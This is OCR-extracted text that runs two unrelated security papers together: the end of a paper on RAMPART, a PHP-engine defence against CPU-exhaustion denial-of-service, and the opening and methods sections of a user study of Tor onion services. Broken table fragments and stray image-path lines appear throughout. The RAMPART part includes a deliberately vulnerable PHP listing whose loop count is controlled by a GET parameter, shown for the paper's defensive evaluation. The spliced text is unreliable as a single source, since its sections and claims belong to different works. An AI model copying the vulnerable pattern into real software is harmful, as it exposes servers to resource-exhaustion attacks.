| | FNR (%) | 0 | N/A |

**Table 6:** Web server performance in the synthetic attack experiments with RAMPART being enabled and disabled.

Overall, the synthetic attacks experiments demonstrate that RAMPART can detect and mitigate CPU-exhaustion DoS attacks regardless of the location of the vulnerable code, i.e., it can detect and mitigate attacks not only for front-facing code, but it can also detect and mitigate attacks for (third-party) library functions. Our prototype is implemented as an extension to the PHP engine (and can be similarly implemented for other languages), and, thus, it can adapt to any change of an application's source code without requiring any manual interaction or reconfiguration. RAMPART can automatically detect new vulnerabilities that might be introduced by unintentional source code modifications. On the contrary, a developer using a static vulnerability detection tool would need to run it each time she modifies the code. Considering RAMPART's effectiveness and low overhead, RAMPART is a practical defense to protect applications from CPU-exhaustion DoS attacks.

## 5 Related Work

We compare RAMPART to the most relevant work, i.e., sophisticated DoS vulnerability detection, program profiling techniques, and anomaly detection.

**DoS Vulnerability Detection.** CPU-exhaustion DoS attacks received significant attention from researchers over the past years. Existing research focused on finding vulnerabilities (bugs) that can be exploited to launch sophisticated DoS attacks. In turn, prevention of the attacks is manual by fixing the detected bugs before an application is deployed. *Safer* performs static taint analysis and control-dependency analysis to identify loops and recursive calls whose execution can be controlled by a remote attacker [10]. Similarly, *SaferPHP* uses static taint anal-



**Figure 10:** CPU usage and RPT over time for 8 `XML-RPC` attackers on WordPress with RAMPART in the stop-and-filter experiment.

```php
<?php

$v = time() + 86400 * 30;
$exp = 0;

if(isset($_GET["dos_exp"])) {
  $exp = $_GET["dos_exp"];
}

for($i = 0; $i < pow(2, $exp); $i++) {
  $v = md5($v);
}

?>
```

**Listing 1:** Snippet of vulnerable PHP code.

ysis to find loops whose execution can be influenced by network inputs [32]. It then uses symbolic execution to detect whether the network inputs can trigger the loops to run infinitely. Xiao et al. proposed ΔInfer, which is an approach to detect workload-dependent performance bottleneck loops by inferring iteration counts of the loops using complexity models [35]. *Torpedo* detects second-order DoS vulnerabilities using taint analysis and symbolic execution [26]. *SlowFuzz* is a dynamic testing tool that generates inputs triggering worst-case algorithmic behavior for several well-known algorithms [27].

Although these systems can detect CPU-exhaustion bugs before the applications are deployed, they commonly rely on additional manual analysis to confirm vulnerabilities or reduce false positives. They also incur additional opportunity cost because developers need to run them whenever the application's code or any of its dependencies are updated. Most important, they do not prevent attacks after an application has been deployed.

Instead of using static program analysis, RAMPART dynamically monitors a web application's state and determines automatically if the current state deviates significantly from the expected state. In turn, RAMPART automatically adapts to any change to the application or its libraries without requiring source code. RAMPART achieves a low false positive rate by leveraging a probabilistic algorithm and by updating the filtering rules intelligently with an exploratory strategy, and it exhibits false negatives only if an attack is not severe enough to consume significant CPU resource.

**Program Profiling.** The program profiling implementation of RAMPART is inspired by prior work related to flow-sensitive and context-sensitive profiling [6, 7, 13, 15, 16]. Here, a function's execution time is counted in different contexts based on the calling context tree. That is, they accumulate all functions that are called on the current execution path, to distinguish the same function called under different contexts. For RAMPART, we adopt a similar profiling strategy: We compute a hash value to encode the current execution state. Correspondingly, we can profile the running time of each called function in different contexts, and we can build a statistical execution model for each function. Moreover, during profiling, we compare the profiled functions to their statistical models, which allows us to identify the request that caused the CPU-exhaustion DoS attack, and which enables RAMPART to block similar requests in the future.

**Anomaly Detection.** RAMPART employs anomaly detection techniques to detect suspicious requests. The simplest anomaly detection approach is to set a static threshold for each feature, and to generate alerts when some or all the feature values are below or above their thresholds. Instead of a static threshold, RAMPART learns a dynamic threshold for function execution time because it is impractical to determine a static threshold for each function accurately and a priori, as their execution time can vary greatly in different execution contexts. Prior work employed supervised learning algorithms to build anomaly detection models [11, 19, 20, 28], which stands in contrast to RAMPART: We leverage anomaly detection models using statistical methods, but without requiring any labels during training.

## 6 Conclusion

Sophisticated Denial-of-Service (DoS) attacks targeting application-layer vulnerabilities can cause significant harm by severely degrading the performance and availability of a victim server over a prolonged period with only few carefully crafted requests.

In this paper, we present RAMPART, which is a system that protects web applications from sophisticated DoS attacks that would otherwise overwhelm the server's available CPU resources through carefully crafted attack requests. RAMPART performs context-sensitive function-level program profiling and learns statistical models from historical observations, which it then employs to detect and stop suspicious requests that could cause CPU-exhaustion DoS. RAMPART also adaptively synthesizes and updates filtering rules to block future attack requests. We thoroughly evaluated RAMPART's effectiveness and performance on real-world vulnerabilities as well as synthetic attacks for two popular web applications, Drupal and WordPress. Our evaluation demonstrated that RAMPART is robust against a varying number of attackers and that it can effectively and efficiently protect web applications from CPU-exhaustion DoS attacks with negligible performance overhead, low false positive rate, and low false negative rate.

## Abstract

Onion services are anonymous network services that are exposed over the Tor network. In contrast to conventional Internet services, onion services are private, generally not indexed by search engines, and use self-certifying domain names that are long and difficult for humans to read. In this paper, we study how people perceive, understand, and use onion services based on data from 17 semi-structured interviews and an online survey of 517 users. We find that users have an incomplete mental model of onion services, use these services for anonymity and have varying trust in onion services in general. Users also have difficulty discovering and tracking onion sites and authenticating them. Finally, users want technical improvements to onion services and better information on how to use them. Our findings suggest various improvements for the security and usability of Tor onion services, including ways to automatically detect phishing of onion services, more clear security indicators, and ways to manage onion domain names that are difficult to remember.

## 1 Introduction

The Tor Project's onion services provide a popular way of running an anonymous network service. In contrast to anonymity for clients (*e.g.*, obfuscating a client IP address using a virtual private network), Tor onion services provide anonymity for servers, allowing a web server to obfuscate its network location (specifically, its IP address). An operator of a web service may need to anonymize the location of a web service to escape harassment, speak out against power, or voice dissenting opinions.

Onion services were originally developed in 2004 and have recently seen growing numbers of both servers and users. As of June 2018, The Tor Project's statistics count more than 100,000 onion services each day, collectively serving traffic at a rate of nearly 1 Gbps. In addition to web sites, onion services include metadata-free instant messaging [4] and file sharing [15]. The Tor Project currently does not have data on the number of onion service users, but Facebook reported in 2016 that more than one million users logged into its onion service in one month [20].

Onion services differ from conventional web services in four ways; First, they can only be accessed over the Tor network. Second, onion domains are hashes over their public key, which make them difficult to remember. Third, the network path between client and the onion service is typically longer, increasing latency and thus reducing the performance of the service. Finally, onion services are private by default, meaning that users must discover these sites organically, rather than with a search engine.

In this paper, we study how users cope with these idiosyncrasies, by exploring the following questions:

- What are users' mental models of onion services?
- How do users use and manage onion services?
- What are the challenges of using onion services?

Because onion services depend on the Tor Browser and the underlying Tor network to exchange traffic, some of our study also explored users' mental models of Tor itself, but this topic is not the focus of our paper.

To answer these questions, we employed a mixed-methods approach. First, we conducted exploratory interviews with Tor and onion service users to guide the design of an online survey. We then conducted a large-scale online survey that included questions on Tor Browser, onion service usage and operation, onion site phishing, and users' general expectations of privacy. Next, we conducted follow-up interviews to further explore the topics and themes that we discovered in the exploratory interviews and survey. We complemented this qualitative data with an analysis of "leaked" DNS lookups to onion domains, as seen from a DNS root server; this data gave us insights into actual usage patterns and allowed us to corroborate some of the findings from the interviews and surveys.

We find that many Tor users misunderstand technical aspects of onion services, such as the nature of the domain format, rendering these users more vulnerable to phishing attacks. Second, we find that users have many issues using and managing onion services, including having trouble discovering and tracking new onion domains. Our data also suggests that users may visit onion domains that are slight variations of popular onion domains, suggesting that typos or phishing attacks may occur on onion domains. Third, users want improvements to onion services such as improved performance and easier ways to keep track of and verify onion domains as authentic. Many of the shortcomings that we discover could be addressed with straightforward and immediate improvements to the Tor Browser, including improved security indicators and mechanisms to automatically detect domains that may be typos or phishing attacks.

Tor is currently testing the next generation of onion services, which will address various security issues and upgrade to faster, future-proof cryptography. The findings from our work can inform the design of privacy and security enhancements to onion services and Tor Browser at a critical time as these improvements are being deployed. This paper makes the following contributions:

- We provide new, large-scale empirical evidence from Tor users that sheds light on how these users perceive, use, and manage onion services. Our work confirms and extends previous findings on Tor Browser users' mental models [9].
- We provide empirical evidence that characterizes onion domain name lookups based on a dataset from the `.onion` requests from DNS B root, both extending previous work on onion domain usage [18, 33] and corroborating our findings about usability and security problems that we identified in the survey and interview data.
- Based on our findings, we identify usability obstacles to the adoption of onion services and suggest possible design enhancements, including publishing mechanism for onion services and a Tor Browser extension that allows its users to securely and privately bookmark onion domains.

All code, data, and auxiliary resources are available at `https://nymity.ch/onion-services/`.

The rest of this paper is structured as follows. Section 2 provides background on onion services, and Section 3 presents related work. Section 4 presents the methods for our interviews, online survey, and DNS data analysis. Section 5 presents results, Section 6 discusses the implications of these findings, and Section 7 concludes.



**Figure 1:** *A path to an onion service typically has six Tor relays. Both the client and the onion service create a Tor circuit (comprising two and three relays, respectively) to a rendezvous.*

## 2 Background: What Are Onion Services?


Originally called "hidden services", onion services were renamed in 2015 to reflect the fact that they provide more than just the "hiding" of a service [11]—more importantly, they provide end-to-end security and self-certifying domain names. Beyond The Tor Project's nomenclature, the "web" of onion services is occasionally referred to as the "Dark Web". In this paper, we use only the term onion services.

Onion services are TCP-based network services that are accessible only over the Tor network and provide mutual anonymity: the Tor client is anonymous to the server, and the server is anonymous to the client. Clients access onion services via onion domains that are meaningful only inside the Tor network. A path between a client and onion service has six Tor relays by default, as shown in Figure 1; the client builds a circuit to a "rendezvous" Tor relay, and the onion service builds a circuit to that same relay. Neither party learns the other's IP address.

To create an onion domain, a Tor daemon generates an RSA key pair, computes the SHA-1 hash over the RSA public key, truncates it to 80 bits, and encodes the result in a 16-character base32 string (*e.g.*, `expyuzz4wqqyqhjn`). Because an onion domain is derived directly from its public key, onion domains are self-certifying: if a client knows a domain, it automatically knows the corresponding public key. Unfortunately, this property makes the onion domain difficult to read, write, or remember.

As of February 2018, The Tor Project is deploying the next generation of onion services, whose domains have 56 characters [16, § 6] that include a base32 encoding of the onion service's public key, a checksum, and a version number. New onion services will also use elliptic curve cryptography, allowing the entire public key to be embedded in the domain, as opposed to only the hash of the public key. These changes will naturally improve the security of onion services but have important implications for usability, particularly as unreadable onion domain names get longer.

One way to make onion domains more readable is to repeatedly generate RSA keys until the result-



**(a)** *Conventional domain.*

**(b)** *Onion service.*

**Figure 2:** *Tor Browser 7.0.10's user interface on Windows 10 when accessing the Tor Project website via a conventional domain and the corresponding onion service. The onion service lacks a padlock; Tor developers are addressing this issue [1].*

ing domain contains some desired string (*e.g.*, "facebook"). These so-called *vanity onion domains* include Facebook (`facebookcorewwwi.onion`), ProPublica (`propub3r6espa33w.onion`), and the New York Times (`nytimes3xbfgragh.onion`). Vanity onion domains still typically have strings of characters that are not meaningful words, but they may be easier to memorize. These domains are relatively expensive to create: given base32's alphabet size of 32 characters, a vanity prefix of length $n$ takes an average of $0.5 \cdot 32^n$ key creations, Given a set of domains that contain a vanity prefix, one can search this set for a domain that is the easiest to remember, for example by using a Markov model to filter domains that resemble English words. The popular `scallion` tool [30] parallelizes the search for vanity domains.

Even if the onion domain is more readable, the user still needs to have a way of discovering the onion service in the first place. In contrast to conventional network services, onion services are designed to be difficult to discover. The operator of an onion service must manually advertise the domain, for example by manually adding it to onion site search engines such as Ahmia [22]. The lack of a go-to service such as a "Google for onion services" prompted the community to devise various ways to disseminate onion services through a variety of search engines and curated lists.

Tor Browser aims to make user access to onion domains seamless. Figure 2a shows the interface when accessing The Tor Project's web site; Figure 2b shows a connection to the corresponding onion site. Additionally, because the unreadability of onion domains can make clients more susceptible to phishing attacks, website operators who want to provide their website as an onion service and do not care about their own anonymity can get an extended validation (EV) digital certificate for their .onion domain so that clients can be assured that they are connecting to the correct site. For example, Facebook's onion service has a certificate associated with it, and this added layer of security is reflected in the Tor Browser.

## 3 Related Work

**Usage and mental models of Tor Browser.** Forte *et al.* studied the privacy practices of contributors to open collaboration projects such as the Tor Project and Wikipedia to learn about how privacy concerns affect their contribution practices [9]. The study, based on 23 interviews, found that contributors worry about an array of threats, including surveillance, violence, harassment, and loss of opportunity. This study was not focused on hidden services at all. Additionally, Gallagher *et al.* conducted semi-structured interviews to understand both why people use Tor Browser and how they understand the technology [10]. The study found that experts tend to have a network-centric view of the Tor network and use it frequently, whereas non-experts have a goal-oriented view and see Tor Browser as a black-box service. Our work corroborates these findings but is focused on onion services, rather than generally on Tor Browser.

**Usability of Tor Browser installation.** Tor Browser has seen many usability improvements since its creation in 2003 [31], from a Tor "button" to Tor Browser Bundle (now called the Tor Browser). Ten years ago, Clark *et al.* used cognitive walkthroughs to study how users install, configure, and run Tor Browser [5]. The work revealed hurdles such as jargon-laden documentation, confusing menus, and insufficient visual feedback. Norcie *et al.* identified "stop-points" in the installation and use of the Tor Browser Bundle [21]; these stop-points require user action but instead cause confusion. the study recommended various changes to the installation process and evaluated them in a follow-up study. Lee *et al.* [14] studied the usability of Tor Launcher, the graphical configuration tool that allows users to configure Tor Browser, and found that 79% of users' connection attempts in a simulated censored environment failed, but that various design improvements could reduce these difficulties.

**Usability of onion domain names.** Previous work aimed to improve the usability of onion domain names. Sai and Fink proposed a mnemonic system that maps 80-bit onion domains to sentences [26]. Their work is inspired by mnemonicode, which maps binary data to words [36]. Victors *et al.* designed the Onion Name System [35], which allows users to reference an onion service by a readable, globally unique identifier. Kadianakis *et al.* designed an API that allows Tor clients to configure name systems (*e.g.*, GNS [28] or OnioNS [35]) on a per-domain basis [12].

**Onion domain usage patterns.** If a conventional DNS resolver attempts to resolve an `.onion` domain (as might happen when a user enters such a domain name into a normal browser), the resulting DNS lookup for the domain will "leak"to the DNS root servers. Previous studies have

taken advantage of this leaked information to characterize the popularity of various onion domains [18, 33]. We build on previous work, applying similar analysis with a focus on whether the lookups suggest usability problems with onion services or the presence of phishing attacks.

# 4 Method

We used a mixed-methods approach involving interview and survey data, as well as analysis of DNS query data. This section details our interviews (Section 4.1), large-scale online survey (Section 4.2), and the DNS dataset that we use for our analysis (Section 4.3).[1]

## 4.1 Interviews

To help us understand users' mental models of onion services, onion service usage, and the challenges and benefits of onion services, we conducted qualitative interviews, which allowed us to design the survey.

### 4.1.1 Procedure

**Interview Guide.** We developed a question set that served as the basis for each interview,[2] basing our design on prior work [9] but focusing particularly on onion services. The semi-structured nature of our interviews allowed us to deviate from this question set by asking follow-up questions as appropriate.

We followed standard consent procedures for all participants. We began by asking demographic information (gender, age range, occupation, country of residence, and level of education), followed by questions about users' general online behavior. We concluded with questions about Tor Browser and onion services (*e.g.*, when users started to use these services, how they track onion links as well as the drawbacks and strengths of these services based on their own experiences). To gather data about users' mental models of Tor browser and onion services, we designed a brief sketching exercise similar to those used in other work [25]. We asked participants to draw sketches of how they believed Tor and onion services worked and followed up on these drawings in interviews.

**Recruitment.** To select eligible interview subjects, we created a short pre-interview survey[3] asking users if they were over 18 years of age, if they had used Tor Browser and onion services, and how they would rate their general privacy and security knowledge. To the extent possible, we targeted lay-people and aimed to maximize cultural, gender, geographic location, education, and age diversity. The Tor Project advertised this survey both in a blog post [37] and via Twitter. We also advertised the study on Princeton's Center for Information Technology (CITP) blog and recruited participants in person at an Internet freedom event.

Recruiting a representative sample of Tor users is difficult, and our recruiting techniques likely resulted in a biased population for several reasons. First, we believe that The Tor Project's blog and Twitter account are followed by disproportionately more technical users, whereas non-technical users may not generally follow news and updates related to Tor via the project's blog and Twitter feed. Second, Tor users value their privacy more than the average Internet user, so the users we recruited may not be as honest and candid about their browsing habits as we would like.

**Interviews.** We conducted 13 interviews in person and four interviews remotely—over Skype, Signal, WhatsApp, and Jitsi—depending on the medium that our participants preferred. Two participants declined to have their interviews recorded; we recorded the rest of the interviews with the permission of the participant. All participants answered the interview questions and completed the sketching exercise. Each interview ended with a debriefing phase to ask if our participants had any remaining questions. We compensated participants with a $20 gift card. We conducted our first interview on July 13, 2017 and the last on October 20, 2017. The median interview time was 34 minutes, with interviews ranging from 20–50 minutes.

**Transcription and Analysis.** We transcribed our interview recordings and employed qualitative data coding to analyze the transcripts [29]. In the two cases where we did not have interview recordings, we relied on our field notes. We developed a codebook based on our research questions and used a combination of deductive coding to identify themes of interest we agreed upon and inductive coding to discover emergent phenomena and to expand the initial codebook. We had ten parent codes in total, with examples such as "Mental model of onion services", "Search habits", and "Reasons for using onion services"; and 168 child codes, including "Definition- anonymous", "Word of mouth", and "Curiosity". After we reached consensus on the phenomena of interest, at least two members of our team (sometimes up to four) read and coded each transcript. We also held regular research meetings with the entire team of authors to discuss the coded transcripts and reach consensus on the final themes.

### 4.1.2 Participants

We interviewed 17 subjects, as summarized in Table 1. We only present aggregate demographic information to

[1] Princeton University's institutional review board (IRB) approved this study (Protocol #8251).

[2] The question set is available at https://nymity.ch/onion-services/pdf/interview-checklist.pdf.

[3] The pre-interview survey is available at https://nymity.ch/onion-services/pdf/pre-interview-survey.pdf.

protect the identity of our interview participants. We believe that our sample is biased towards educated and technical users—almost 60% of our participants have a postgraduate degree—but our sample also shows the diversity among Tor's user base: our participants comprised human rights activists, legal professionals, writers, artists, and journalists, among others. In remainder of the paper, we use the denotation 'P' to refer to interview participants.

## 4.2 Online Survey

Shortly after we conducted our first batch of interviews, we designed, refined, and launched an online survey to complement our interview data.[4]

### 4.2.1 Procedure

**Survey Design.** We created our survey in Qualtrics because an unmodified Tor Browser could display it correctly. Unfortunately, Qualtrics requires JavaScript, and Tor Browser deactivates if it is set to its highest security setting. Several users complained about our reliance on JavaScript in the recruitment blog post comments [37]. All respondents consented to the survey and confirmed that they were at least 18 years old. Our survey was only available in English, but we targeted an international audience because Sawaya *et al.* showed that cultural differences yield different security behavior [27], and paying attention to these differences is central to The Tor Project's global mission.

Most of our survey focused on onion services, but we also included usage questions about Tor in general because Tor Browser is used to access onion services. Our survey had of 49 questions, most of which were closed-ended questions. The first set of questions asked for basic demographic information such as age, gender, privacy and security knowledge rating, and education level. Next, the survey asked about Tor usage, such as how frequently the Tor Browser was used. We also asked about onion services usage in detail, including questions concerning the usability of onion links, how users track and manage onion domain links, whether (and why) users had ever set up or operated an onion site, and whether users were aware of onion site phishing and impersonation. The last set of questions focused on users' general expectations of privacy and security when using onion services. We incorporated four attention checks to measure a respondent's *degree* of attention [3]. To ensure that participants felt comfortable answering questions, we did not make questions mandatory. The survey took about 15 minutes to complete.

**Survey Testing.** We used cognitive pretesting (sometimes also called cognitive interviewing) to improve the wording of our survey questions [6]. Pretesting reveals if respondents understand questions consistently and the way we intended them to be interpreted. Five pre-testers helped us iteratively improve the survey; after pre-testing and revisions, we launched the survey.

**Recruitment.** As with our interviews, we advertised our survey in a blog post on The Tor Project's blog [37], on its corresponding Twitter account, the CITP blog at Princeton, and on three Reddit subforums.[5] Unlike our interview participants, our survey respondents were self-selected. As with interview recruitment, we expect this recruitment strategy biased our sample towards engaged users because casual Tor users are unlikely to follow The Tor Project's social media accounts.

We did not offer incentives for participation because we wanted respondents to be able to participate anonymously without providing email addresses. Despite the lack of incentives, we collected enough responses. Our survey ran from August 16–September 11, 2017 (27 days).

**Filtering and Analysis.** Some of the survey responses were low-quality; people may have rushed their answers, aborted our survey prematurely, or given deliberately wrong answers. To mitigate these effects, we excluded participants who either did not finish the survey or who failed more than two out of four attention checks. We conducted a descriptive analysis on the survey data. We also computed correlation coefficients between every question pair in the survey, which did not yield significant results. We thus focus on results from the descriptive analysis. Each percentage is reported out of the total sample; we denote cases when survey participants chose not to respond as 'No Response'. Two researchers performed a deductive coding pass on the open-ended survey questions based on our interview codebook and held meetings to reach consensus on the final themes discussed. In rest of the paper, we denote survey participants with 'S'.

### 4.2.2 Participants

We collected 828 responses, but only 604 (73%) completed the survey, and 517 (62%) passed at least two attention checks. The rest of the paper focuses on these 517 responses. Table 2 shows the demographics of our survey. As we expected, respondents were young and educated: more than 71% were younger than 36, and 61% had at least a graduate or post-graduate degree. 44% percent also considered themselves at least highly knowledgeable in matters of Internet privacy and security.

[4] The full survey is available at https://nymity.ch/onion-services/pdf/survey-questions.pdf.

| | | | No Response | 2 | 0.4 | | | | | | |

**Table 2:** *The distribution over gender, age, education, and domain knowledge of the survey respondents. Providing demographic information was optional, so we lack data for some respondents.*

### 4.3 Domain Name Service (DNS) Queries

We analyzed `.onion` domains leaked via the Domain Name System (DNS) to better understand onion service usage and look for specific evidence of usability issues (*e.g.*, onion domains with typographical errors, phishing attacks). Although onion domains are only resolvable inside the Tor network, Internet users may attempt to access an onion site using a browser that is not configured to use Tor, resulting in the DNS query for onion domain "leaking" to conventional DNS resolvers—and ultimately to a DNS root server. Because all onion lookups to a conventional DNS server will result in a cache miss, all leaked onion lookups will ultimately go to a DNS root server. Thus, DNS root servers see a good sample of leaked onion domains. Our work builds on a previous analysis of a similar data set that was conducted several years ago and which was not focused on onion services specifically like our work [18, 33].

We obtained about several days of DNS data from the B root server through the IMPACT Cyber Trust program [34]. This data has several hundred `pcap` files, which contain full packet captures with pseudonymized IP addresses of all DNS traffic to the B root from September 19, 2017 10:00 UTC to September 21, 2017 23:59 UTC. We analyzed the DNS queries dataset and present our results alongside our findings from the survey and interview results. We extracted the QNAME of each DNS query, which yielded 15,471 correctly formatted onion domains that were 16 characters long (representing an 80-bit hash of the owner's public key) had has any letters of the alphabet and numbers between 2 and 7. These lookups, of course, may not always correspond to a real onion site, but they do reflect that some machine issued a DNS query for that onion domain for some reason.

### 4.4 Limitations

As we previously mentioned, we asked The Tor Project to disseminate our survey on its blog and Twitter account, which likely yielded the following biases.

**Non-response bias.** People who noticed our call for volunteers but decided against participating may have valued their privacy too much, falsely believed that their perspective is irrelevant, lacked time, or had other reasons not to participate. Nevertheless, non-respondents may exhibit traits that are fundamentally different from those who did participate.
